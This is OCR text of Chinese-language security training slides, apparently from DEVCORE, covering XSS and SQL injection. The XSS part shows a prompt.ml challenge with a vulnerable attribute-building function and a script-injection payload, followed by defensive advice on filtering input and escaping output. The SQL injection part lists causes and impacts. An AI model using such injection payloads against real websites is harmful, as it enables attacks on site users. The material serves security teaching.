
- XSS Filter Evasion Cheat Sheet
  https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- XSS 挑戰賽
  http://prompt.ml/0

DEVCORE

XSS Filter Evasion Cheat Sheet



XSS 挑戰賽


prompt(1) to win - 0x0
prompt.ml/0
Google
prompt(1) to win
Text Viewer
function escape(input) {
// warm up
// script should be executed without user interaction
return '<input type="text" value="' + input + '">';
}
此頁於 http://sandbox.prompt.ml 說:
1
確定
test
"><script>alert(1)</script>
27
HTML source: <input type="text" value=""><script>alert(1)
http://sandbox.prompt.ml

正確防禦觀念

- **在後端進行防禦！**
- Filter input, Escape output
  - 所有輸入值都過濾完畢後才存到資料庫
  - 從資料庫取出的資料都先經過轉化之後才顯示在網頁上，例如使用 HTML Entities 編碼轉換特殊字元，像是將 " 轉換成 " 或是 < 轉換成 < 等等
- 完整防禦概念可參考 https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

DEVCORE


DEVCORE Security Consulting

資料庫注入攻擊


SQL Injection

SQL Injection

- 年度弱點百分比：15.1%



- 發生企業百分比：52%



DEVCORE

SQL Injection

- 成因：開發者使用字串組合的方式建立 SQL 語句，同時又未過濾參數，使攻擊者可植入惡意 SQL 語法
- 攻擊結果：
  - ➡ 個資外洩
  - ➡ 管理者帳號密碼外洩
- 影響：大量個資外洩、企業營運資料外洩


DEVCORE

駭客思維

